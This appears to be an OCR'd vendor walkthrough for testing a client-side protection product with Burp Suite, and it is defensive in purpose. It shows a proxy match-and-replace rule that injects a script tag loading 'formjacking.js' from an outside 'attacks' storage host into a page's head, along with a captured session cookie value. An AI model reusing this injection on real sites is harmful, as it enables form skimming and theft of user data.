
CPC Injection with Burp Community Edition



Burp Suite Community Edition v2025.5.5

Welcome to Burp Suite Community Edition. Use the options below to create or open a project.

Note: Disk-based projects are only supported on Burp Suite Professional.

● **Temporary project in memory**

○ **New project on disk** Name: File:


○ **Open existing project**

Name	File	Last Accessed

File:

☑ Trust this project file

☑ Pause Automated Tasks



Burp Suite Community Edition v2025.5.5

Select the configuration that you would like to load for this project.

● **Use Burp defaults**

○ **Use settings saved with project**


○ **Load from configuration file**


File

File:

□ Default to the above in future

□ Disable extensions





Time to level up? Catch more bugs with Burp Suite Pro

1. Live passive crawl from Proxy (all traffic)

Add links. Add item itself, same domain and URLs in suite scope.

Capturing

1. Live passive crawl from Proxy (all traffic)

Items added to site map

Task configuration

Task type: Live passive cra


Scope: Proxy (all traffic)

Configuration: Add links. Add i scope.

Capturing

Task progress

Site map items added: 0



Proxy listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Running	Interface	Invisible	Redirect	Certificate	TLS Protocols	Support HTTP/2
☑	127.0.0.1:8080			Per-host	Default	☑

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use in other tools or installation of Burp.


Request interception rules

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

☑ Intercept requests based on the following rules: *Master interception is turned off*

Enabled	Operator	Match type	Relationship	Condition
☑		File extension	Does not match	(^gif$\|^jpg$|^png$\|^css$|^js$\|^ico$|^...
□	Or	Request	Contains parameters	
□	Or	HTTP method	Does not match	(get|post)
□	And	URL	Is in target scope	

□ Automatically fix missing or superfluous new lines at end of request



□ Enable disabled form fields

□ Remove input field length limits

□ Remove JavaScript form validation

□ Remove all JavaScript

□ Remove <object> tags

□ Convert HTTPS links to HTTP

□ Remove secure flag from cookies

HTTP match and replace rules

Use these settings to automatically replace parts of HTTP requests and responses passing through the Proxy.

□ Only apply to in-scope items


Enabled	Item	Name	Match	Replace	Type	Comment
□	Request header		^User-Agent.*$	User-Agent: Mozilla/4.0 (compatibl...	Regex	Emulate IE
□	Request header		^User-Agent.*$	User-Agent: Mozilla/5.0 (iPhone; C...	Regex	Emulate iOS
□	Request header		^User-Agent.*$	User-Agent: Mozilla/5.0 (Linux; U; ...	Regex	Emulate Android
□	Request header		^If-Modified-Since.*$		Regex	Require non-cached respo
□	Request header		^If-None-Match.*$		Regex	Require non-cached respo
□	Request header		^Referer.*$		Regex	Hide Referer header
□	Request header		^Accept-Encoding.*$		Regex	Require non-compressed

WebSocket match and replace rules

Use these settings to automatically replace parts of WebSocket messages passing through the Proxy.

□ Only apply to in-scope items

Enabled	Direction	Match	Replace	Type	Comment



Type: Response body

Comment:

Match: </head>

Replace: .nl-ams-1.linodeobjects.com/attacks/formjacking.js"></script></head>

☐ Regex match

Original response

```
HTTP/2 200 OK
Content-Type: text/html; charset=UTF-8
Server: server
Content-Length: 111

<!DOCTYPE html>
<html>
    <title>
        Example
    </title>
    <head>
    </head>
    <body>
    </body>
</html>
```

Auto-modified response

```
Content-Type: text/html; charset=UTF-8
Server: server
Content-Length: 218

<!DOCTYPE html>
<html>
    <title>
        Example
    </title>
    <head>
    <script src="https://cpc-demo.nl-ams-1.linodeobj
    <body>
    </body>
</html>
```

Type	Comment
Regex	Emulate IE
Regex	Emulate iOS
Regex	Emulate Android
Regex	Require non-cached respo
Regex	Require non-cached respo
Regex	Hide Referer header

Enabled	Direction	Match	Replace	Type	Comment

1.) Select ‘Response body’

2.) Match on the tag ‘</head>’


3.) Add in the value of ‘<script src="https://cpc-demo.nl-ams-1.linodeobjects.com/attacks/formjacking.js"></script></head>’

4.) Click ‘Test’


5.) Validate that the end of the head was moved to after the script tag

6.) Not shown, but click ‘OK’

7.) Click close on the settings menu



Click ‘Intercept off’ and then click open browser and navigate to the CPC protected page



Request to https://test.edgedemo.net:443 [23.50.53.216]

Time	Type	Direction	Method	URL	Status code	Length
19:22:26...	HTTP	→ Request	GET	https://test.edgedemo.net/		

```
GET / HTTP/1.1
Host: test.edgedemo.net
Cookie: _abck=
DC9C5FF97AF78AEC3217B5122BC4BA26~0~YAAQHzMyF/sT0GGXAQAA2PyXZQ4nStd6bHUtQwblAcOvU0xGBR6ANUB0AyBd6a+
8axo6qu8qip6+2BGPaGn3T2PVkclHNEGbFNEkA+icdP2JQivWZCMoUEVBoNlMejJty4sbBYe1ELf0yJ0eiScJ5sjj/Yw92EVu+
LG1BggC4UfPdfafHHOkVky7Zpvm6zd0C1MLIWRbKiiQ3QThmJ/fVzZuL2/sKwqm1bQnNvqDE6TvC+jSvs1TEuoKISDBKIZhFJr
pU6tmnaPdhrNfj05Ohsesz/DXWzXmLIckm3fquzb13Y4aR+lKeLv9j+l4Kzks8SjNuxNevMUJq5pCpmI87gvTjwdCiFRweIRg6
8XPGPOo1eCfFLXeKykWsxlozsD3ZtGZaq+ZcIL/8d1mAc8ktIznVkjGhe8g9vTm0Wo+dOEl4PM6MyGW0/Su6/h6r4TwHHnEfPe
FY8LzN07rzdHUFkTxiSG7mn01ZgewkToOKIfeOfWSv1Swta5fT6RoKOU5nf09jAvO6FRtriVFoD2CDnGxBvOZv4VP4O07NwZsL
```


Inspector	
Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	2
Request headers	16

Memory: 139.4MB

Click forward from whatever page you were navigating to

View page source from the browser

That will cause a new request to be made for the page




Time	Type	Direction	Method	URL	Status code	Length
19:23:03...	HTTP	→ Request	GET	https://s.go-mpulse.net/boomerang/K9MYB-ESEFB-JJTNX-P8LH5-TL499		
19:23:26...	HTTP	→ Request	GET	https://s.go-mpulse.net/boomerang/K9MYB-ESEFB-JJTNX-P8LH5-TL499		
